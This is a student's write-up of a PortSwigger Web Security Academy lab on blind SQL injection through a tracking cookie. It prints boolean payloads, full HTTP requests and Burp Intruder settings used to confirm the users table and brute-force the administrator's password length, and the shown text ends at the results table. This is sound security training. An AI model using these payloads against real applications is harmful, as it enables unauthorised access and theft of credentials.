S. Giridharan
CB.SC.P2CYS23006

Lab: Blind SQL injection with conditional responses

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.


The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.


The first step is to analyse how the application responding for the Boolean conditions as the UNION Attack does not work on Blind SQLi.

Boolean TRUE Payload: ' AND '1'='1




```
GET /filter?category=Gifts HTTP/2
Host: 0a5d001404f22aa1837be6b4002c007b.web-security-academy.net
Cookie: TrackingId=wAL3YLDVZ2n4WAMP' AND '1'='1; session=PhSmJVj5qmlrgsMF6McFPnLRZC0W3jql
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a5d001404f22aa1837be6b4002c007b.web-security-academy.net/filter?category=Gifts
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

And the Response from the webpage is:




Boolean FALSE Payload ‘1’ = ‘2



```
GET /filter?category=Gifts HTTP/2
Host: 0a1a0016044271228324b4590059001c.web-security-academy.net
Cookie: TrackingId=Joa6TR1EhSHWiTKW' AND '1'='2; session=
fDCB0mbREETfnstI2oJdVU5jCj9x6lwj
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121",
"Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0
Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a1a0016044271228324b4590059001c.web-security-academy.n
et/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


```


And the Response from the webpage is,



Welcome back! Text is missing in the Boolean False Payload.

Let’s check whether the user table exist or not using the following payload,

'Cookie: TrackingId=Joa6TR1EhSHWiTKW**' AND (SELECT 'a' FROM users LIMIT 1)='a;**




```
GET /filter?category=Gifts HTTP/2
Host: 0a1a0016044271228324b4590059001c.web-security-academy.net
Cookie: TrackingId=Joa6TR1EhSHWiTKW' AND (SELECT 'a' FROM users LIMIT 1)='a; session=fDCB0mbREETfnstI2oJdVU5jCj9x6lwj
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a1a0016044271228324b4590059001c.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

While sending the payload we are getting Welcome back! In the Webpage response, we can confirm user table exist.

next we need to confirm Administrator username exist or not using the following payload,

Cookie: TrackingId=9oI3ciC9Q1XECoRA**' AND (SELECT 'a' FROM users WHERE username='administrator')='a;**




```
GET /filter?category=Pets HTTP/2
Host: 0abb00c4031f8260866e09fd006900f8.web-security-academy.net
Cookie: TrackingId=9oI3ciC9Q1XECoRA' AND (SELECT 'a' FROM users WHERE username='administrator')='a; session=77JUfwKsh00P0iIf9Fd1bfX6h5jTGXs0
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0abb00c4031f8260866e09fd006900f8.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

While sending the payload we are getting Welcome back! In the Webpage response, we can confirm that in **users** table **administrator** username exist.

Next, we need to Determine the Length of the Password for the username administrator using the following payload, Cookie: TrackingId=9oI3ciC9Q1XECoRA**' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a**;

For this we are going to use Burpsuite Intruder to brute force the length of the password,



Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: https://0abb00c4031f8260866e09fd006900f8.web-security-academy.net

```
GET /filter?category=Pets HTTP/2
Host: 0abb00c4031f8260866e09fd006900f8.web-security-academy.net
Cookie: TrackingId=9oI3ciC9Q1XECoRA' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>§1§)='a; session=77JUfwKsh00P0iIf9Fd1bfX6h5jTGXs0
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0abb00c4031f8260866e09fd006900f8.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


```

Cookie: TrackingId=9oI3ciC9Q1XECoRA**' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>§1§)='a**;

§1§ denotes the area we are going to brute force, and the payload for the brute force area is the below,



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 30

Payload type: Numbers Request count: 30

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: ● Sequential ○ Random

From: 1

To: 30

Step: 1

How many:




Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:

Welcome back!




Requ...	Payload	Status code	Error	Timeout	Length	Welcome back!	Comment
0		200	□	□	5411	1	
1	1	200	□	□	5411	1	
2	2	200	□	□	5411	1	
3	3	200	□	□	5411	1	
4	4	200	□	□	5411	1	
5	5	200	□	□	5411	1	
6	6	200	□	□	5411	1	
7	7	200	□	□	5411	1	
8	8	200	□	□	5411	1	
9	9	200	□	□	5411	1	
10	10	200	□	□	5411	1	
11	11	200	□	□	5411	1	
12	12	200	□	□	5411	1	
13	13	200	□	□	5411	1	
14	14	200	□	□	5411	1	
15	15	200	□	□	5411	1	
16	16	200	□	□	5411	1	
17	17	200	□	□	5411	1	
18	18	200	□	□	5411	1	
19	19	200	□	□	5411	1	
20	20	200	□	□	5350		
